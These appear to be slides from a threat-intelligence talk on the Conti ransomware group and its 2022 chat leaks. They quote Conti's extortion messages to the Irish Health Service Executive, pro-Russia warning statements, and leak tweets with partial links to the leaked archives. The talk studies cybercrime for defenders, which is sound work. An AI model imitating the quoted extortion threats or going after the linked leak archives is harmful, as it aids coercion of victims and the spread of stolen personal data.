


LESSONS FROM THE CONTI LEAKS

BY WILLIAM THOMAS



\$WHOAMI

- CTI Researcher @ Equinix Threat Analysis Center (ETAC)
 - Security Researcher @ Cyjax
 - BSc (Hons) Computer and Information Security @ University of Plymouth
 - Staff @ Curated Intelligence
 - Analyst @ NCPTF





INTRODUCTION

Talk Content




- ❑ Who is Conti?
- ❑ What are the Conti Leaks and how did they leak?
- ❑ Summary of what we learned from the Conti Leaks
- ❑ Conti attacks from the operator's perspective
 - ❑ Was it a Hacker's Paradise?
- ❑ Reshaping our understanding of cybercrime

Jargon

- | | |
|--|--|
| ❑ OSINT = Open Source Intelligence | ❑ CVE = Common Vulns and Exploits |
| ❑ TTPs = Tactics, Techniques, and Procedures | ❑ EDR = Endpoint Detection & Response |
| ❑ IOCs = Indicators of Compromise | ❑ DDoS = Distributed Denial of Service |
| ❑ IR = Incident Response | ❑ APT = Advanced Persistent Threat |

WHO IS CONTI?

WHAT WE KNEW PREVIOUSLY



WHO IS CONTI?

Ransomware

- Closed Ransomware-as-a-Service
- “Pentesters” or “Affiliates”
- “Big Game Hunting”
- Financially motivated cybercriminals
- Works with Russian intelligence services
- “full support of Russian government”
- Extorted at least **\$180 million** by 2021

“WARNING”

The Conti Team is officially announcing a full support of Russian government. If any body will decide to organize a cyberattack or any war activities against Russia, we are going to use our all possible resources to strike back at the critical infrastructures of an enemy.

my machine isn't working and i was asked to contact you in a file
6 days ago

can you help?
6 days ago

As you already know, we infiltrated your network and stayed in it for more than 2 weeks(enough to study all your documentation), encrypted your file servers, sql servers, downloaded all important information with a total weight of more than 700 GB: personal data of patients(home addresses, phone numbers of the contract), employees (home addresses, employment contracts, scans of personal documents, phone numbers), contracts, customer bases, consolidated financial statements, payroll, settlements with partners, bank statements.

The good news is that we are businessmen. We want to receive ransom for everything that needs to be kept secret, and don't want to ruin your business

The amount at which we are ready to meet you and keep everything as collateral is \$ 19,999,000.
6 days ago

how do i know you have any data?
6 days ago

Feidhmeannacht na Seirbhise Sláintí Health Service Executive

Here is several samples:
Download: [REDACTED]
Delete: [REDACTED]
Password: [REDACTED]
5 days ago

When do you expect to proceed with the payment?
5 days ago

In the event that you and we do not reach a consensus, we will start publishing and selling your private information very soon. Please keep us writing notifying how it is going if there is still no success, so we understand that you are still with us.
3 days ago

Are you still with us?
2 days ago

We will start to sell and publish your data on Monday.
15 hours ago

We are providing the decryption tool for your network for free. But you should understand that we will sell or publish a lot of private data if you will not connect us and try to resolve the situation.
2 hours ago

The decryption tool uploaded to the cloud. You should launch it with administrator rights and wait until it finishes decryption process. Do not stop the process otherwise you could damage data.
password:
[REDACTED]
2 hours ago

RANSOMWARE NEGOTIATIONS

Tor Live Chat Portal

- Quotes: “we are businessmen” and “don’t want to ruin your business”
- Used-car salesmen tactics: offer holiday discounts and limited-time offers
- Typically ask for about 1% of the company’s annual revenue and are very quick to lower ransom demands

RANSOMWARE NEGOTIATIONS





EST. 1851
MOSS BROS.

V
VERA WANG



Frontier
software




Feidhmeannacht na Seirbhise Sláintí
Health Service Executive



CONTI VICTIMS

Victims of Conti Ransomware Attacks

- Number of Leaked Victims: +900 (May 2022)
- Unknown how many paid the ransom
- Total Costs to the Irish HSE are up to \$600m





fat face


DELTA
DELTA ELECTRONICS, INC.



CONTI OPERATIONS

BY SEPTEMBER 2021



THE CONTI LEAKS

WHAT WE NOW KNOW

WHAT ARE THE CONTI LEAKS AND HOW DID THEY LEAK?

- ❑ Affiliate Playbook Leak in August 2021 (hacking tutorial)
- ❑ Conti pledged full support for the Russian government on 25 February 2022 (1 day after the invasion of Ukraine)
- ❑ A Ukrainian “researcher” created @contileaks on Twitter and began publishing folders to Anonfiles[.]com
- ❑ Followed by “Trickbot Leaks” in March 2022
- ❑ RocketChat and Jabber self-hosted chatting servers

Tob Trick
@trickleaks Follows you
We have evidence of the FSB's cooperation with members of the Trickbot criminal group (Wizard Spiders, Maze, Conti, Diavol, Ruyk).
Joined March 2022
Tweets Tweets & replies Media Likes
Tob Trick @trickleaks · May 3
Account (nicknames): grom / benny
mega.nz/file/OagWmSZS#...
...

conti leaks
@ContiLeaks
this is the 2020 chats:
anonfiles.com/H8B7b1L4x6/2_t...
10:22 PM · Feb 28, 2022 · Twitter Web App

conti leaks
@ContiLeaks
conti jabber leaks anonfiles.com//
8:22 PM · Feb 27, 2022 · Twitter Web App

“WARNING”
The Conti Team is officially announcing a **full support of Russian government**. If any body will decide to organize a cyberattack or any war activities against Russia, we are going to use our all possible resources to strike back at the critical infrastructures of an enemy.
2/25/2022 55 0 [0.00 B]

vx-underground @vxunderground ...
Conti ransomware group previously put out a message siding with the Russian government.
Today a Conti member has begun leaking data with the message "Fuck the Russian government, Glory to Ukraine!"
You can download the leaked Conti data here: share.vx-underground.org/Conti/

> Greetings,
Here is a friendly heads-up that the Conti gang has just lost all their shit. Please know this is true.
<https://twitter.com/ContiLeaks/status/1498030708736073734>
The link will take you to download a 1.tgz file that can be unpacked running tar -xvf 1.tgz command in your terminal . The contents of the first dump contain the chat communications (current, as of today and going to the past) of the Conti Ransomware gang. We promise it is very interesting.
There are more dumps coming , stay tuned.
You can help the world by writing this as your top story.
It is not malware or a joke.
This is being sent to many journalists and researchers.
Thank you for your support
Glory to Ukraine!


10:19 PM · Feb 27, 2022 · Twitter Web App

“WARNING”
As a response to Western warmongering and American threats to use cyber warfare against the citizens of Russian Federation, the Conti Team is officially announcing that we will use our full capacity to deliver **retaliatory** measures in case the Western warmongers attempt to target critical infrastructure in Russia or any Russian-speaking region of the world. **We do not ally with any government and we condemn the ongoing war.** However, since the West is known to wage its wars primarily by targeting civilians, we will use our resources in order to strike back if the well being and safety of peaceful citizens will be at stake due to American cyber aggression.

